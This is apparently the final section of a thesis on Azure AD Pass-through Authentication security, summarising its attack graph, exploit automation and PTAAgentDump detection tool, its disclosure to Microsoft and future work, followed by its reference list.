5.4.1 Implications to Science

This thesis introduced a PTA Attack Graph depicting current knowledge of PTA-related attacks. As such, it expands the scientific understanding of the PTA-related cyber security research area.

The current Azure AD logging deficiencies confirm that "system designers and operators have unwarranted confidence in their intuitive theories about others' behavior" (Millett et al., 2017, p. 4). In other words, Microsoft hadn't anticipated "legitimate software and protocols used maliciously" (Kott, 2014, p. 3).

5.4.2 Implications to Practice

Exploitation automation solution provides an easy-to-use and robust way to simulate remote PTA-related attacks with commodity equipment.

The major contribution to practice is the PTAAgentDump tool. It allows administrators to detect compromised PTA agents, which is not possible with current Microsoft tools, such as Azure AD Portal.

Besides the published tools, the research had other implications to practice. First, publishing the research findings in public forums increased the overall knowledge of the general public regarding PTA security issues. This knowledge also helps defend against PTA-related attacks. Second, sharing the research findings with Microsoft resulted in a public announcement of logging improvements.

5.5 Future Work

The future work on building countermeasures is waiting for the logging improvements promised by Microsoft. Microsoft did not share any details or schedule of the said improvements, so research activities in this area can't be conducted.

Interesting future research subjects are the recent and forthcoming Azure AD features, such as strict location enforcing policies and API-driven inbound user provisioning (Microsoft, 2023n).

5.6 Conclusion and Research Rigour

In the research reported in this thesis, we found vulnerabilities enabling novel PTA-related attacks allowing threat actors to gain remote, persistent, and undetectable access to target organisation Azure AD. Threat actors could exploit the vulnerabilities to create backdoors, harvest credentials, and perform DoS attacks. Microsoft doesn't currently provide adequate data sources to detect these attacks, nor any remediation mechanisms to respond to detected attacks besides contacting Microsoft support. As such, it was impossible to build any automated countermeasures and, consequently, to achieve the research aim.

The main outcomes of this research are three artefacts: PTA Attack Graph, exploit automation solution and PTAAgentDump tool. The first artefact summarises the PTA-related attacks known before the research and novel attacks found during the research. The latter two artefacts result from two distinct DSR projects conducted as part of the research.

PTA Attack Graph can be categorised as a model. The model's validity is revealed when it confronts empirical facts (Barlas, 1996). The attacks depicted in PTA Attack Graph were emerged during empirical research and confirmed by Microsoft. As such, it can be stated that the PTA Attack Graph is valid, *i.e.*, it models the current knowledge of PTA-related attacks.

In DSR, one can choose from multiple research evaluation strategies. In this research, a *technical risk and efficacy* strategy was chosen (Baskerville et al., 2017). It consists of assessing two kinds of reliability, *synchronic* and *diachronic.* Synchronic reliability means that the designed artefact works in multiple contexts, and diachronic reliability means that the artefact works over time (Baskerville et al., 2017). Both designed artefacts were tested in multiple Azure AD tenants during the time span of 18 months, demonstrating both synchronic and diachronic reliability.

References

Barlas, Y. (1996). Formal aspects of model validity and validation in system dynamics. *System Dynamics Review*, *12*(3), 183-210.

Basil, V. R., & Turner, A. J. (1975). Iterative enhancement: A practical technique for software development. *IEEE Transactions on Software Engineering*, *SE-1*(4), 390-396. https://doi.org/10.1109/TSE.1975.6312870

Baskerville, R., Kaul, M., & Storey, V. (2017). *Establishing Reliability in Design Science Research*.

Benbya, H., Nan, N., Tanriverdi, H., & Yoo, Y. (2020). Complexity and information systems research in the emerging digital world. *MIS Quarterly*, *44*(1), 1-17.

Buckland, M., & Gey, F. (1994). The relationship between recall and precision. *Journal of the American society for information science*, *45*(1), 12-19.

Carr, M., & Verner, J. (1997). Prototyping and software development approaches. *Department of Information Systems, City University of Hong Kong, Hong Kong*, 319-338.

Chester, A. (2019, Jun 27th 2023). Azure AD Connect for Red Teamers. https://blog.xpnsec.com/azuread-connect-for-redteam/

Chng, S., Lu, H. Y., Kumar, A., & Yau, D. (2022). Hacker types, motivations and strategies: A comprehensive framework. *Computers in Human Behavior Reports*, *5*, 100167. https://doi.org/https://doi.org/10.1016/j.chbr.2022.100167

CompTIA. (2019). *The Official CompTIA® Security+™ Study Guide (Examl SY0-501): 2019 Update*. CompTIA.

DefCamp. (2022). *DefCamp conference website*. https://def.camp/

Delby, B. (2020). *Github. Mimikatz source code: kull_m_key.h*. Retrieved Jul 25th 2023 from https://github.com/gentilkiwi/mimikatz/blob/e10bde5b16b747dc09ca5146f93f2beaf74dd17a/modules/kull_m_key.h#L51

Droski, S. (2021, Jun 13th 2023). Reduce Risk With Visibility Across Endpoint, Network and Cloud. https://www.secureworks.com/blog/reduce-risk-with-visibility-across-endpoint-network-and-cloud

Dykstra, J. (2015). *Essential cybersecurity science: build, test, and evaluate secure systems*. " O'Reilly Media, Inc.".

Edgar, T. W., & Manz, D. O. (2017). *Research Methods for Cyber Security*. Syngress.

Eilam, E. (2005). *Reversing: secrets of reverse engineering*. John Wiley & Sons.

Felton, M. (2017, Jun 28th 2023). Azure AD Pass-through Authentication – How does it work? Part 2. https://journeyofthegeek.com/tag/azure-pass-through-authentication/

Finnish Advisory Board on Research Integrity. (2012). *Responsible conduct of research and procedures for handling allegations of misconduct in Finland* (K. Varantola, V. Launis, M. Helin, S. K. Spoof, & S. Jäppinen, Eds.). https://tenk.fi/sites/tenk.fi/files/HTK_ohje_2012.pdf

Harding, P. (2013). *Identity: The New Security Perimeter*. Retrieved Nov 11 2021 from https://www.wired.com/insights/2013/02/identity-the-new-security-perimeter/

Hevner, A., March, S., Park, J., & Ram, S. (2004). Design Science in Information Systems Research. *MIS Quarterly*, *28*(1), 75-106.

InfoSecurity Magazine. (2014). Active Directory Flaw Could Threaten 95% of Fortune 500 with Massive Information Heist. *InfoSecurity Magazine*(July 16). https://www.infosecurity-magazine.com/news/active-directory-flaw-could/

Jalali, S., & Wohlin, C. (2012). Systematic literature studies: database searches vs. backward snowballing. Proceedings of the ACM-IEEE international symposium on Empirical software engineering and measurement, Jyväskylän ammattikorkeakoulu. (2018). *Jyväskylän ammattikorkeakoulun eettiset periaatteet* https://www.jamk.fi/fi/file/eettiset-periaatteet

Järvinen, P. (2018). *On Research Methods*. University of Tampere. https://learning2.uta.fi/pluginfile.php/712390/mod_resource/content/4/On%20research%20methods.pdf

Kemp, R. (2018). Legal aspects of cloud security. *Computer Law & Security Review*, *34*(4), 928-932. https://doi.org/10.1016/j.clsr.2018.06.001

Kirichenko, A., Christen, M., Grunow, F., & Herrmann, D. (2020). Best Practices and Recommendations for Cybersecurity Service Providers. In M. Christen, B. Gordijn, & M. Loi (Eds.), *The Ethics of Cybersecurity* (pp. 299-316). Springer Nature.

Kitchenham, B., Pearl Brereton, O., Budgen, D., Turner, M., Bailey, J., & Linkman, S. (2009). Systematic literature reviews in software engineering – A systematic literature review. *Information and Software Technology*, *51*(1), 7-15. https://doi.org/https://doi.org/10.1016/j.infsof.2008.09.009

Koskinen, I., Binder, F. T., & Redström, J. (2008). Lab, Field, Gallery, and Beyond. *Artifact*, *2*(1), 46-57. https://doi.org/10.1080/17493460802303333/art.2.1.46_1

Kott, A. (2014). Towards Fundamental Science of Cyber Security. In (Vol. 55, pp. 1-13). Springer. https://doi.org/10.1007/978-1-4614-7597-2_1

Microsoft. (2021a). *Key Storage and Retrieval*. Retrieved Jul 25th 2023 from https://learn.microsoft.com/en-us/windows/win32/seccng/key-storage-and-retrieval

Microsoft. (2021b). *What is hybrid identity with Azure Active Directory?* Retrieved Jan 25th 2022 from https://docs.microsoft.com/en-us/azure/active-directory/hybrid/whatis-hybrid-identity

Microsoft. (2022a). *BCRYPT_RSAKEY_BLOB structure (bcrypt.h)*. Retrieved Jul 25th 2023 from https://learn.microsoft.com/en-us/windows/win32/api/bcrypt/ns-bcrypt-bcrypt_rsakey_blob

Microsoft. (2022b). *Microsoft's response to Secureworks Threat Analysis on Sep 20, 2022.*

Microsoft. (2022c). *Microsoft's response to vulnerability report on Jul 2, 2022.*

Microsoft. (2022d). *Shared responsibility in the cloud*. Retrieved Jun 11th 2023 from https://learn.microsoft.com/en-us/azure/security/fundamentals/shared-responsibility

Microsoft. (2023a). *Azure Active Directory data retention*. Retrieved Jun 11th 2023 from https://learn.microsoft.com/en-us/azure/active-directory/reports-monitoring/reference-reports-data-retention

Microsoft. (2023b). *Azure Active Directory pass-through authentication security deep dive*. Retrieved Jul 29th 2023 from https://learn.microsoft.com/en-us/azure/active-directory/hybrid/connect/how-to-connect-pta-security-deep-dive

Microsoft. (2023c). *Azure Active Directory Pass-through Authentication: Frequently asked questions*. Retrieved Aug 1st 2023 from https://learn.microsoft.com/en-us/azure/active-directory/hybrid/connect/how-to-connect-pta-faq

Microsoft. (2023d). *Azure Active Directory Pass-through Authentication: Quickstart*. https://learn.microsoft.com/en-us/azure/active-directory/hybrid/connect/how-to-connect-pta-quick-start

Microsoft. (2023e). *Azure Active Directory Pass-through Authentication: Technical deep dive*. Retrieved Jun 26th 2023 from https://learn.microsoft.com/en-us/azure/active-directory/hybrid/connect/how-to-connect-pta-how-it-works

Microsoft. (2023f). *Azure AD identity and access management API overview*. Retrieved Jun 14th 2023 from https://learn.microsoft.com/en-us/graph/azuread-identity-access-management-concept-overview

Microsoft. (2023g). *How to: Use Data Protection*. Retrieved Jul 25th 2023 from https://learn.microsoft.com/en-us/dotnet/standard/security/how-to-use-data-protection

Microsoft. (2023h). *LogonUserW function (winbase.h)*. Retrieved Jun 27th 2023 from https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-logonuserw

Microsoft. (2023i). *Microsoft's response to logging improvement status reguest on Jul 31, 2023.*

Microsoft. (2023j). *Microsoft Bounty Legal Safe Harbor*. Retrieved Jun 14th 2023 from https://www.microsoft.com/en-us/msrc/bounty-safe-harbor

Microsoft. (2023k). *Migrate from federation to cloud authentication*. Retrieved Jun 14th 2023 from https://learn.microsoft.com/en-us/azure/active-directory/hybrid/connect/migrate-from-federation-to-cloud-authentication

Microsoft. (2023l). *Process Monitor*. Retrieved Jul 27th 2023 from https://learn.microsoft.com/en-us/sysinternals/downloads/procmon

Microsoft. (2023m). *StoreLocation Enum*. Retrieved Jul 29th 2023 from https://learn.microsoft.com/en-us/dotnet/api/system.security.cryptography.x509certificates.storelocation

Microsoft. (2023n). *What's new in Azure Active Directory?* Retrieved Aug 3rd 2023 from https://learn.microsoft.com/en-us/azure/active-directory/fundamentals/whats-new

Millett, L. I., Fischhoff, B., & Weinberger, P. J. (2017). *Foundational Cybersecurity Research: Improving Science, Engineering, and Institutions* (Computer Science and Telecommunications Board & Division on Engineering and Physical Sciences, Eds.). The National Academies Press. https://doi.org/10.17226/24676

MITRE. (2010). *Science of Cyber-Security*. https://fas.org/irp/agency/dod/jason/cyber.pdf

NIST. (2023). *Computer Security Resource Center. Glossary: man-in-the-middle attack (MitM)*. https://csrc.nist.gov/glossary/term/man_in_the_middle_attack

Nu1L Team. (2022). Reverse Engineering. In *Handbook for CTFers* (pp. 295-427). Springer Nature Singapore. https://doi.org/10.1007/978-981-19-0336-6_5

Parker, T., Sachs, M., Shaw, E., & Stroz, E. (2004). *Cyber adversary characterization: Auditing the hacker mind*. Elsevier.

Peffers, K., Tuunanen, T., Rothenberger, M. A., & Chatterjee, S. (2007). A Design Science Research Methodology for Information Systems Research. *Journal of management information systems*, 45-77.

Rodriguez, R. (2022, Sep 20th). *Personal Twitter message. Screenshot of monitoring events 5058 and 5061.* Retrieved Aug 2nd 2023 from https://aadinternals.com/images/posts/pta_07.jpg

Salo, O., & Abrahamsson, P. (2007). An iterative improvement process for agile software development. *Software Process: Improvement and Practice*, *12*(1), 81-100.

Samonas, S., & Coss, D. (2014). The CIA strikes back: Redefining confidentiality, integrity and availability in security. *Journal of Information System Security*, *10*(3).

Secureworks. (2022a). *Azure Active Directory Pass-Through Authentication Flaws*. Retrieved Aug 1st 2022 from https://www.secureworks.com/research/azure-active-directory-pass-through-authentication-flaws

Secureworks. (2022b). *PTAAgentDump GitHub*. Retrieved Aug 2nd 2023 from https://github.com/secureworks/PTAAgentDump

Secureworks. (2023a). *Extended Detection and Response*. Retrieved Jun 13th 2023 from https://www.secureworks.com/products/taegis/xdr

Secureworks. (2023b). *Secureworks Taegis Platform*. Retrieved Jun 13th 2023 from https://www.secureworks.com/products/taegis

Sykosch, A., Ohm, M., & Meier, M. (2018). *Hunting Observable Objects for Indication of Compromise* Proceedings of the 13th International Conference on Availability, Reliability and Security, Hamburg, Germany. https://doi-org.ezproxy.jyu.fi/10.1145/3230833.3233282

Syynimaa, N. (2020a). *AADInternals. PTAAgent.cs sourcecode.* Retrieved Aug 1st 2023 from https://github.com/Gerenios/AADInternals/blob/073c9511b5d8d42795e26ccbab1d07e9c5cf95a6/PTAAgent.cs

Syynimaa, N. (2020b, Jun 27th 2023). Deep-dive to Azure AD Pass-Through Authentication. https://aadinternals.com/post/pta-deepdive

Syynimaa, N. (2020c). *Unnoticed sidekick: Getting access to cloud as an on-prem admin*. Retrieved Jul 30th 2023 from https://aadinternals.com/post/on-prem_admin/

Syynimaa, N. (2021). *PTASpy sourcecode.* Retrieved Jul 29th 2023 from https://github.com/Gerenios/public/blob/master/PTASpy.cpp

Syynimaa, N. (2022a). *Exploiting Azure AD PTA vulnerabilities: Creating backdoor and harvesting credentials*. Retrieved Aug 1st 2023 from https://aadinternals.com/post/pta/

Syynimaa, N. (2022b, Apr 25-27 2022). *Exploring Azure Active Directory Attack Surface - Enumerating Authentication Methods with Open-Source Intelligence Tools* ICEIS - 24th International Conference on Enterprise Information Systems, Apr 25-27,

Syynimaa, N. (2022c). *PTASpy source code.* https://github.com/Gerenios/public/tree/master/PTASpy

Syynimaa, N. (2022d, Jun 30th 2023). Stealing and faking Azure AD device identities. https://aadinternals.com/post/deviceidentity/

Syynimaa, N. (2023a). *AADInternals. CommonUtils.ps1 sourcecode.* Retrieved Jul 29th 2023 from https://github.com/Gerenios/AADInternals/blob/master/Device.ps1

Syynimaa, N. (2023b). *AADInternals. Device.ps1 sourcecode.* Retrieved Jul 29th 2023 from https://github.com/Gerenios/AADInternals/blob/master/Device.ps1

Telerik. (2023). *Fiddler Overview*. Retrieved Jul 27th 2023 from https://www.telerik.com/fiddler

Thuan, N. H., Drechsler, A., & Antunes, P. (2019). *Construction of Design Science Research Questions*.

Venable, J., Pries-Heje, J., & Baskerville, R. (2012). A Comprehensive Framework for Evaluation in Design Science Research. In K. Peffers, M. Rothenberger, & B. Kuechler (Eds.), *Design Science Research in Information Systems. Advances in Theory and Practice* (Vol. 7286, pp. 423-438). Springer Berlin Heidelberg. https://doi.org/10.1007/978-3-642-29863-9_31

Zimmerman, J., Stolterman, E., & Forlizzi, J. (2010). *An analysis and critique of Research through Design: towards a formalization of a research approach* Proceedings of the 8th ACM Conference on Designing Interactive Systems, Aarhus, Denmark.